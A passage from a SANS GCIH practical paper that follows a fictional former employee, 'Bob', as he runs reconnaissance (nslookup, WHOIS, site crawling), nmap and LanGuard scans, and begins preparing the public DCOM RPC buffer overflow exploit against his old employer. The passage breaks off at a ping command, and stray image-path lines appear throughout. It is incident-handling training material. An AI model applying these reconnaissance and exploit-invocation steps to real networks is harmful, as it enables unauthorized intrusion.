The Web site, Bob decided, would not play a major role in his attack. He decided that he would "crawl" the site to see if he could locate any information that might be useful. Bob knew, however, that the focal point of his attack would be the company's LAN, and he had one machine in mind, in particular. This was a workstation used for testing in the pseudo-DMZ that he and Andy had set up. The problem Bob had was reaching the network. The DSL service used dynamic IP addressing, meaning that the network's IP would change periodically. Andy had gotten around this by using a dynamic IP service called *fakeurl00d.com*. For customers and employees accessing the local LAN, this service would keep track of the dynamic IP via a small agent on the LAN's server that updated the URL name when the IP changed. Bob decided to methodically go through the standard reconnaissance steps to see what he could find out.

Nslookup

The first step would be to do a DNS lookup on the registered URL, infotechcom.com. Using the **nslookup** command, Bob queried the registered DNS names to see if there was anything he didn't know:

```
C:\>nslookup
Default Server: ns.evilbobsisp.com [the default name server is Bob's ISP's DNS]
Address: 192.168.0.1

> infotechcom.com [Bob enters the name he wishes to query]
Server: ns.evilbobsisp.com
Address: 192.168.0.1

Non-authoritative answer:
Name:   infotechcom.com [This is what Bob gets back from his ISP's DNS server]
Address: 1.2.3.79
```

```

> www.infotechcom.com [Bob enters the server name www, perhaps a different host]
Server: ns.evilbobsisp.com
Address: 192.168.0.1

Name:  infotechcom.com [Bob gets the same result as before]
Address: 1.2.3.79
Aliases: www.infotechcom.com

> set type=mx [Bob changes the query type to mx, for mail records]
> infotechcom.com
Server: ns.evilbobsisp.com
Address: 192.168.0.1

infotechcom.com      MX preference = 10, mail exchanger = infotechcom.com
infotechcom.com      MX preference = 20, mail exchanger = smtp.infotechcom.com
infotechcom.com      nameserver = ns.afakeisp.net
infotechcom.com      nameserver = ns2.afakeisp.net
infotechcom.com      internet address = 1.2.3.79
smtp.infotechcom.com internet address = 1.2.3.20
ns.afakeisp.net       internet address = 1.2.3.4
ns2.afakeisp.net      internet address = 1.2.3.4
[Bob gets more information, all pointing to InfoTechCom's external ISP]
> set type=a [Bob sets the type to a, for DNS host records]
> ns.afakeisp.net [Bob specifically queries the external ISP's DNS server]
Server: ns.evilbobsisp.com
Address: 192.168.0.1

Non-authoritative answer:
Name:  ns.afakeisp.net
Address: 1.2.3.4

> ns2.afakeisp.net [Bob specifically queries the external ISP's 2nd DNS server]
Server: ns.evilbobsisp.com
Address: 192.168.0.1


Non-authoritative answer:
Name:  ns2.afakeisp.net
Address: 1.2.3.4

```

What does all this mean? In this particular scenario, Bob is simply being diligent. He has only managed to verify that InfoTechCom's public presence is hosted by the ISP *afakeisp.net*. As this is not the target he wants to pursue, he will not be querying the ISP's systems anymore.

WHOIS

Bob's next step is to actually look at the registered public information for Infotechcom. When Andy registered the domain name, he had to provide certain information such as his technical contact information, etc. Typically, companies list an administrative contact and a technical contact, although in small businesses this may be the same person. This information is maintained by the domain name registrar companies in a database called *WHOIS*. Using a tool called Sam Spade, Bob queried the WHOIS database for Infotechcom.com:




From the WHOIS output, Bob could determine a few things. Andy had registered himself as the administrative and technical contact for InfoTechCom, and the company's business address and phone contact information was correct, as Bob had expected. The name servers for the domain were also listed, and this information correlated the data he had gotten from NSlookup. What interested Bob, though, was the email address Andy had used for contacting him. At one point, Bob knew, Andy had run some simple SMTP services in the network, using the dynamic IP service URL from *fakeurld00d.com*. Bob knew, though, that Andy had used several of these URL names in the past, and wanted to make sure he

had a few to try his attacks against. Sometimes, *infotechcom.fakeurl00d.com* had failed to update, and Andy had still been able to access the network from the Internet. Bob didn't know what these backup names were, though, and decided to crawl the Web site just to make sure he couldn't glean any more information from it.


BlackWidow

There are a plethora of tools with which to “crawl” a Web site, meaning to systematically go through each file and folder (often saving a copy locally) looking for information during the reconnaissance phase of attack. Bob preferred the tool BlackWidow from SoftByte Labs. Bob intended to acquire a local copy of the entire InfoTechCom Web site, which he would look through for any information pertaining to the dynamic URL locations for the internal LAN.


The first step was to fire up the tool. Bob entered the URL **www.infotechcom.com** in the Site URL window, and was presented with the following configuration screen:



Obviously, there are a variety of options to choose from, including the ability to configure the number of threads BlackWidow scans with at a time, HTTP protocol version to use, etc. Bob leaves the default values alone, and clicks “OK”. The results come back quickly, and the window appears as follows:



Bob is overjoyed to see a file named "Client_URLs.txt" sitting out on the server, and clicks the "Browser" tab at the top:



Well, it looks as though Bob now has several URLs to test against during the next phase of his attack!

Before moving on, it is worth pausing to consider what has been done to this point. Bob had worked for the company he planned to attack, and had an idea of what the network configuration was like. He knew that the Web site was externally hosted, and that he should focus his efforts on locating and identifying dynamic URL information to access the network inside the company via a DSL connection. As an attacker, though, you may not have this information beforehand, and so this reconnaissance data will actually be crucial to the next phases of attack. For example, it is crucial to gather IP addresses that pertain to the target, and possibly any administrative or technical contact information. Often, this may give addresses and/or phone numbers for possible social engineering (trying to solicit information by pretending to be someone else). Other times, corporate network usernames are the same as the email address (for example, Andy White might be `awhite@infotechcom.com` with a network username of `awhite`). By crawling the Web site for any other email addresses, an attacker could glean more usernames to later try with password cracking utilities.

At this stage of the attack, detection would be fairly unlikely. Most of the resources accessed in this phase were public, and nothing altogether suspicious has been done. Some ISP's may detect the presence of someone 'crawling' a Web site, but unless it is done repeatedly or the site is extremely large this will probably not raise any red flags.

Scanning

Now that Bob had some URLs to try, it was time to move on to the second phase of his attack – the scan. There are a huge variety of different types of scanning that can be done, and an equally enormous number of readily available tools to actually perform the scans. Bob had two particular favorites that he would try against the InfoTechCom network – NMAP (available at <http://www.insecure.org>) and GFI's LanGuard Network Security Scanner (a commercial tool with a trial version available from <http://www.gfi.com>).

Scanning a target is the second step in the attack process, and is akin to scouting the perimeter to look for weaknesses. As an attacker, you have probably found an IP address range or at least a few IP addresses for border devices such as routers, mail servers, or Web servers (this may also include Internet-accessible devices in a DeMilitarized Zone, or DMZ). Whatever the case may be, the reconnaissance phase has provided some preliminary information that can then be used to start looking for holes in the target network or host.

NMAP is really the de facto standard for scanning tools. Written by Fyodor, NMAP is available for both Unix and Windows systems, is simple to install and use, and provides fast, effective scanning of targets with an ample variety of

command-line options to choose from. The two most commonly used scanning options are the TCP Connect() scan (the `-sT` option) and the TCP SYN scan (the `-sS` option).

The TCP Connect() scan is the most simple and commonly used scanning option. With this scan, NMAP uses the operating system's `connect()` system call to look for any open ports. The disadvantage to this method is its lack of stealth; any system logging connection attempts will see full port connections that immediately drop off.

The TCP SYN scan uses a more stealthy method of scanning. These are really not very complicated, in any sense, but are not logged quite as easily as the TCP Connect() variety. This scan is also referred to as a "half-open" scan; this relates directly to the behavior of the TCP 3-way handshake discussed earlier. The following flags are set in the TCP header during normal communications:

- SYN – Synchronize. This flag initiates a connection between host systems.
- ACK – Acknowledgement. This flag establishes the connection initiated with SYN.
- PSH – Push flag. This is an instruction that initiates data flow from the receiver to the sender.
- URG – Urgent. This flag places a higher priority on the packet's data of which it is a part.
- FIN – Finish. Lets the receiving system know that no more data is coming.
- RST – Reset. This is a "rude" flag that immediately drops, or resets, the connection.

In a normal 3-way handshake, the following exchange takes place:

1. Sender -----SYN-----> Receiver
2. Sender <-----SYN/ACK----- Receiver
3. Sender -----ACK-----> Receiver

When using the TCP SYN scan against a target, the last ACK is replaced with a RST flag:

1. Sender -----SYN-----> Receiver
2. Sender <-----SYN/ACK----- Receiver
3. Sender -----RST-----> Receiver

Obviously, this would prevent a fully established TCP connection from being created. The trick is to examine the server's response in step 2. If the server sends a packet with the SYN and ACK flags set in response to the initial SYN packet (for a specific port), that port can be assumed to be open. If the server responds with a RST packet in step 2, the port is assumed to be closed. This type of scanning does have one inherent risk, though; too many SYN packets directed at a system may cause what is known as a "SYN flood", which frequently causes the machine(s) to stop responding to new requests.

Bob decides to start his scanning endeavors with the Windows version of NMAP. Keeping things as simple as possible, Bob executes a TCP SYN scan against his first dynamic URL – <http://infotechcom.fakeurl00d.com>:

```
C:\nmap>nmap -vv -sS infotechcom.fakeurl00d.com

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at
2003-07-31 22:13 Eastern Standard Time
Failed to resolve given hostname/IP:
infotechcom.fakeurl00d.com. Note that you can't use
'/mask' AND '[1-4,7,100-]' st
yle IP ranges
WARNING: No targets were specified, so 0 hosts scanned.
Nmap run completed -- 0 IP addresses (0 hosts up) scanned
in 0.200 seconds
```

The `-vv` switch is used for more verbose output.

Well, obviously that URL has either been removed by Andy or isn't working at the moment. Bob decides to try the next URL on the list, <http://infotechtest.fakeurl00d.com>:

```
C:\nmap>nmap -vv -sS http://infotechtest.fakeurl00d.com

Starting nmap 3.48 ( http://www.insecure.org/nmap ) at
2003-07-31 22:14 Eastern
Standard Time
Host http://infotechtest.fakeurl00d.com (192.168.1.10)
appears to be up ... good.
Initiating SYN Stealth Scan against
http://infotechtest.fakeurl00d.com (192.168.1.10) at 22:14
Adding open port 135/tcp
Adding open port 139/tcp
Adding open port 445/tcp
Adding open port 5900/tcp
Adding open port 22/tcp
Adding open port 5800/tcp
Adding open port 80/tcp
```


The SYN Stealth Scan took 6 seconds to scan 1657 ports.
Interesting ports on http://infotechtest.fakeurld00d.com
(192.168.1.10):

(The 1652 ports scanned but not shown below are in state:
closed)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5800/tcp	open	vnc-http
5900/tcp	open	vnc


Nmap run completed -- 1 IP address (1 host up) scanned in
6.539 seconds

Bingo! Bob has struck pay dirt with this URL. Based on the NMAP scan, Bob has some serious information to work with. He knows he has found the right network, based on his prior knowledge of what was running and Internet-accessible. The SSH port (22) is open for remote console connections. The Apache Web server is running on port 80 for script testing and other non-production files. Ports 5800 and 5900 are open for Virtual Network Computing (VNC), a remote desktop control package. Finally, ports 135, 139, and 445 are Windows networking and RPC ports. Using a browser, Bob opened the Web site on port 80 to verify that he was seeing the InfoTechCom network:



Since Bob wanted to use a recent exploit that targeted the Microsoft RPC DCOM buffer overrun, the particular ports/services he was interested in were 135, 139, and 445. These belonged to a test machine in the DMZ that Andy had set up to test some client applications. Bob decided to run another scan with the GUI-based tool from GFI Software called LanGuard Network Security Scanner, just to make sure he wasn't missing anything. The results are identical to the output of NMAP's SYN scan – ports 22, 80, 135, 139, 445, 5800, and 5900 are open.

© SANS Institute 2004




Having more information about the machine, Bob knew what his plan of attack would be. He had an exploit he would try that exploited the RPC port on Windows systems; however, if that didn't work, he would try some other avenues such as SSH, VNC, or Apache vulnerabilities.

Bob has a chance of detection here. NMAP has an option (-D<ip address>) that can be used to create a decoy IP for scanning hosts. This is the IP address that will show up in any router or firewall logs. Bob didn't employ this option, however, and the LanGuard scans are not particularly stealthy. However, these are not likely to be noticed unless Andy is very vigilant. Bob only scanned the network twice, and didn't really do anything overly intrusive. Andy's HTTP access of the Apache Web site, though, will more than likely log his remote IP address, time of visit, what he looked at, etc. Again, however, this is not very suspicious – Bob only opened the main page of the internal site, and nothing else transpired. Real-time detection is somewhat unlikely here; later correlation of logs could be a possibility, though.

Exploiting the System

Bob was ready to begin the actual exploit of InfoTechCom system. Before he began actually running exploit code against the network, he decided to prepare all the tools he would need to gain and keep access once he got in. Assuming that he would be breaking into a Windows system, and almost surely a Windows 2000 system, the tools he chose to assemble were specific to this operating system. These will be discussed in detail in the next section.

Bob had studied the source code of the exploit tool he was using, a buffer overflow called DcomExpl_UnixWin32. There were only a few command line options to choose from, and the usage was straightforward:



```
C:\WINNT\system32\cmd.exe
C:\GCIH\new>Dcomexploit
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at] altern.org>
- Usage: Dcomexploit <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)
-
C:\GCIH\new>
```

The executable (running on a Windows 32-bit OS) was run with the following options:

```
C:\Dcomexploit <target ID> <Target IP>
```

The <Target ID> field took a single-digit numeric value that represented the Operating System version and patch level present on the victim machine. The options are:

- 0 – Windows 2000 SP0
- 1 – Windows 2000 SP1
- 2 – Windows 2000 SP2
- 3 – Windows 2000 SP3
- 4 – Windows 2000 SP4
- 5 – Windows XP SP0
- 6 – Windows XP SP1

The <Target IP> field was obviously the IP address of the target. Bob would have to ping the router's external interface to find out what the IP address was, and be ready to execute the attack quickly. Bob executed a ping command as follows:

```
C:\GCIH\new>ping infotechtest.fakeurld00d.com

